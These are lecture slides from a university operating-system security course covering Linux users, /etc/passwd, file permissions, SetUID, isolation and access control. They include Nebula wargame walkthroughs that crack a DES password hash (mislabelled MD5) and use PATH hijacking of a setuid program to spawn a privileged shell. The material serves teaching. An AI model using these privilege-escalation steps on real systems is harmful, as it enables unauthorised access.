

A detailed technical diagram of a telescope mechanism, likely from a historical document. The diagram shows a large circular structure with various components labeled in English. Labels include 'LOUVER', 'UPPER CURTAIN', 'UPPER POSITION OF MOUNT', 'SHUTTERS', 'LOWER CURTAIN', 'PARRY PLATFORM', 'SPECTROGRAPH BODY', 'ELEVATING PLATFORMS', 'OBSERVING FLOOR', 'STAIRS', 'TURNING CABLE GUARD', '30 FT. 3 IN. RADIUS OF BAIL', '62" TELESCOPE', 'TRUCK', 'CABLES', 'PARRY', 'MOUNT', 'LOWER POSITION OF COUNTERWEIGHTS', and 'FLOOR'. The diagram is a cross-section or side view of the telescope, showing its internal structure and the path of the telescope tube.

Computer System Security CS3312

# 计算机系统安全

2024年 春季学期

主讲教师：张媛媛 副教授

上海交通大学 计算机科学与技术系



The background features a faint celestial globe diagram. It includes a vertical axis labeled 'zenith distance °' with a scale from 20 to 90. A horizontal axis is labeled 'N' at the top and 'S' at the bottom. Several concentric circles represent declination, with labels  $\delta = 60$ ,  $\delta = 30$ ,  $\delta = 0$ ,  $\delta = -30$ , and  $\delta = -50$ . Two specific regions are highlighted with arrows and text: 'bottom shutter vignettes below this elevation (18°)' pointing to a lower declination area, and 'clearance for Nasmyth level deck (elevation 33.3°)' pointing to a higher declination area.

# 第十二章

## 操作系统安全要素

Operating System Security

# 目录/CONTENTS

---

01. 权限  
Permission

02. 隔离  
Isolation

03. 访问控制  
Access control

04. 沙盒机制  
Sandboxing

05. 理论模型  
Models



# Linux 文件系统的访问权限

---

Based on the Unix concepts of file ownership and permissions at file system level  
Permissions specify what a particular person may or may not do with respect to a file or directory.

For instance:

you don't want other people to be changing your files and you also want system files to be safe from damage (either accidental or deliberate). Luckily, permissions in a Linux system are quite easy to work with.

# Linux Users

## Linux系统中一共有三类用户：

- **超级用户 / 根用户 / super user / root user**
  - 超越其他任何用户权限来对文件或目录进行读取、修改或删除
  - 对Linux系统配置进行任何操作，如，终止进程、添加或删除硬件设备等
  - $UID == 0$ 即为超级用户，其用户名不一定是“root”
- **系统用户 / 伪用户 / system users**
  - 用于完成特定系统任务，如mail、ftp等
  - 每个文件、目录和进程，都归属于某一个用户
  - 默认情况下，系统用户不能登录
  - UID范围：1-499
- **普通用户 / regular users**
  - 由超级用户创建及授权
  - 对系统的访问范围受限，只能操作其拥有权限的目录和文件
  - 普通用户之间的资源可以相互隔离
  - 只能管理由自己启动的进程，而不能结束由其它用户发起的进程
  - UID范围：500-65535

```
cat /etc/passwd
```

该文件包含所有用户的登录信息

# cat /etc/passwd

```
root:x:0:0:Superuser:/:
daemon:x:1:1:Systemdaemons:/etc:
bin:x:2:2:Ownerofsystemcommands:/bin:
sys:x:3:3:Ownerofsystemfiles:/usr/sys:
adm:x:4:4:Systemaccounting:/usr/adm:
uucp:x:5:5:UUCPadministrator:/usr/lib/uucp:
auth:x:7:21:Authenticationadministrator:/tcb/files/auth:
cron:x:9:16:Crondaemon:/usr/spool/cron:
listen:x:37:4:Networkdaemon:/usr/net/nls:
lp:x:71:18:Printeradministrator:/usr/spool/lp:
sam:x:200:50:Samsan:/usr/sam:/bin/sh
```

用户名

加密密码标志位: SHA512 散列加密算法

UID: 用户ID

GID: 组ID

用户说明

home目录

# 例子: Nebula Level 06


---

The **flag06** account credentials came from a legacy unix system.

To do this level, log in as the **level06** account with the password **level06**. Files for this level can be found in `/home/flag06`.



# 例子：Nebula Level 06



```
Nebula [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
level06@nebula:~$ cat /etc/passwd | grep flag06
flag06:ueqwOCnSGdsuM:993:993::/home/flag06:/bin/sh
level06@nebula:~$
```

这是用户 `flag06` 的登录口令的MD5值：  
`ueqwOCnSGdsuM`

输入让你无语的MD5

解密

des(unix)

hello

# 查看 Ownership 和 Permissions

- In Linux, each and every file is owned by a single user and a single group, and has its own access permissions.
- The most common way to view the permissions of a file is to use **ls** with the long listing option.

E.g.


```
ls -l filename
```

```
ls -l
```

Mode		Owner	Group	File Size	Last Modified	Filename
drwxrwxrwx	2	sammy	sammy	4096	Nov 10 12:15	everyone_directory
drwxrwx---	2	root	developers	4096	Nov 10 12:15	group_directory
-rw-rw----	1	sammy	sammy	15	Nov 10 17:07	group_modifiable
drwx-----	2	sammy	sammy	4096	Nov 10 12:15	private_directory
-rw-----	1	sammy	sammy	269	Nov 10 16:57	private_file
-rwxr-xr-x	1	sammy	sammy	46357	Nov 10 17:07	public_executable
-rw-rw-rw-	1	sammy	sammy	2697	Nov 10 17:06	public_file
drwxr-xr-x	2	sammy	sammy	4096	Nov 10 16:49	publicly_accessible_directory
-rw-r--r--	1	sammy	sammy	7718	Nov 10 16:58	publicly_readable_file
drwx-----	2	root	root	4096	Nov 10 17:05	root_private_directory

- File's **mode** which contains permissions
- File's **owner** and **group** which contain ownership

# 模式 mode



首字符说明了该文件的类型:

**-rwx**      普通文件

**d**rwx      目录文件 (directory)

# Permission Classes

Mode		Owner	Group	File Size	Last Modified	Filename
drwxrwxrwx	2	sammy	sammy	4096	Nov 10 12:15	everyone_directory
drwxrwx---	2	root	developers	4096	Nov 10 12:15	group_directory
-rw-rw----	1	sammy	sammy	15	Nov 10 17:07	group_modifiable
drwx-----	2	sammy	sammy	4096	Nov 10 12:15	private_directory
-rw-----	1	sammy	sammy	269	Nov 10 16:57	private_file
-rwxr-xr-x	1	sammy	sammy	46357	Nov 10 17:07	public_executable
-rw-rw-rw-	1	sammy	sammy	2697	Nov 10 17:06	public_file
drwxr-xr-x	2	sammy	sammy	4096	Nov 10 16:49	publicly_accessible_directory
-rw-r--r--	1	sammy	sammy	7718	Nov 10 16:58	publicly_readable_file
drwx-----	2	root	root	4096	Nov 10 17:05	root_private_directory

- From the diagram, we know that **Mode** column indicates the file type, followed by three triads, or classes, of permissions: **user (owner)**, **group**, and other.
- Let's look at which users belong to each permissions class:
  - User: The owner of a file belongs to this class
  - Group: The members of the file's group belong to this class
  - Other: Any users that are not part of the *user* or *group* classes belong to this class.

# Examples of Modes (and Permissions)


- Now that know how to read the mode of a file, and understand the meaning of each permission, we will present a few examples of common modes, with brief explanations, to bring the concepts together.
- **-rw-----:** only accessible by its owner
- **-rwxr-xr-x:** executable by every user on the system
- **-rw-rw-rw-:** open to modification by every user on the system.
- **drwxr-xr-x:** A directory that every user on the system can read and access
- **drwxrwx---:** A directory that is modifiable (including its contents) by its owner and group
- **drwxr-x---:** A directory that is accessible by its group

# SetUID

```
# ls -l /usr/bin/passwd  
-rwsr-xr-x 1 root root 19336 Sep  7 04:11 /usr/bin/passwd
```

- SetUID:
  - it's a way in UNIX-like operating systems of running a command as another user without providing credentials.
  - When an executable file is run, the kernel checks its file permissions and, if it sees a bit (known as the **SUID** bit) on the file, it sets the effective user id (**EUID**) of the resultant process to the owner of the file.
  - There is also an equivalent **SGID** bit for running as other groups.

```
root@CS26009:$ ls -l /usr/bin/passwd /etc/passwd
-rw-r--r-- 1 root root 1549 2017-09-19 /etc/passwd
-rwsr--r-- 1 root root 22984 2016-10-18 /usr/bin/passwd
```



# 例子: Nebula Level 01

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    system("/usr/bin/env echo and now what?");
}
```

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

To do this level, log in as the **level01** account with the password **level01**. Files for this level can be found in /home/flag01.



# 例子: Nebula Level 01

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    system("/usr/bin/env echo and now what?");
}
```

getegid() **effective** group ID  
geteuid() **effective** user ID

setresgid() **real**  
setresuid() **effective**

- **real** user/group ID  
创建该进程的用户的ID
- **effective** user/group ID  
运行时特权等效的用户的ID  
例，在SUID程序运行时euid为0，表示此时拥有root用户权限

# Level01 流程

1. 首先, 查看flag01的属性, owner是flag01。  
而我们登陆身份是level01, 想要窃取flag01的权限
2. 用什么来换echo? 用一个自编写的可执行/bin/bash的程序exp.c, 编译后改名echo存储到/tmp下, 得到/tmp/echo

```
int main()  
{  
    system("/bin/bash");  
}
```


3. 找漏洞, 出在 system("/usr/bin/env echo and now what?"); 我们可以用ln -s的方式建立软链接替换掉echo,

```
level01@nebula:/home/flag01$ ln -s /home/level01/exp /tmp/echo
```


4. 更改环境变量搜索路径,  
使/tmp/echo比系统中真echo更早被找到:

5. 当主程序运行时, 它以为运行了echo,  
实际被我们替换成了 /bin/bash。

并且, 我们利用程序自身setuid的特点, 套取了它的所有者flag01的身份, 执行了/bin/bash



```
level01@nebula: /home/flag01  
level01@nebula:~$ vim exp.c  
level01@nebula:~$ gcc -o exp exp.c  
level01@nebula:~$ ./exp  
level01@nebula:~$ echo $PATH  
/tmp:/home/flag01:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games  
level01@nebula:~$ export PATH=/tmp:$PATH  
level01@nebula:~$ echo $PATH  
/tmp:/tmp:/home/flag01:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
```



02

隔离

Isolation





分隔  
Compartmentalization/  
Isolation

# 隔离的方法

物理隔离强度最高

逻辑隔离最低

密码学隔离基于数学困难问题



## Physical

Multiple printers, disks,...

## Logical

OS/environment provides isolation

## Cryptographic

Data and computation concealed cryptographically

## 按隔离程度分类:

### Non 完全不做隔离

All resources are fully shared

### Complete isolation 完全隔离

Programs are completely oblivious to each other

### Binary sharing 是非隔离

Resources are either public or private

### Limited sharing 有限共享隔离

Fine-grained control

Authorization checked on a per-access basis

E.g., ACLs, capabilities

### Usage control 使用控制

Control not just access to resource, but also how they're used

# 操作系统的关键隔离技术

---

1. 通过存储映射实现的程序间的存储空间分离，进行内存隔离
2. 通过硬件寄存器位标记的系统特权状态，进行特权隔离

# 1.内存隔离

---

## 地址空间演变史

From real-mode to protected-mode

- real address mode

- protected virtual address mode

Real address mode

- ~~20-bit segmented memory address space~~

- direct software access to all addressable memory

- no support for memory protection, multitasking, or code privilege levels

Protected virtual address mode

- After the release of the 80286 architecture

- Hardware-level memory protection

- Requiring a new OS designed for protected mode





# 1. 内存隔离

**安全目标：多用户、多道程序执行环境下，进程间不会互相干扰**




实现手段：

1. Virtual address mapping
2. Space separation & page permission(w-r-x)



## 2. 特权隔离

Rings:  
Privileges in applications execution





访

03  
问 控

制



# 访问控制 Access Control

Security assumption 安全假设:

1. 通过登录时输入的用户名和密码或其他凭证, 系统知道当前用户 (user) 的身份


System knows about the identity of the user

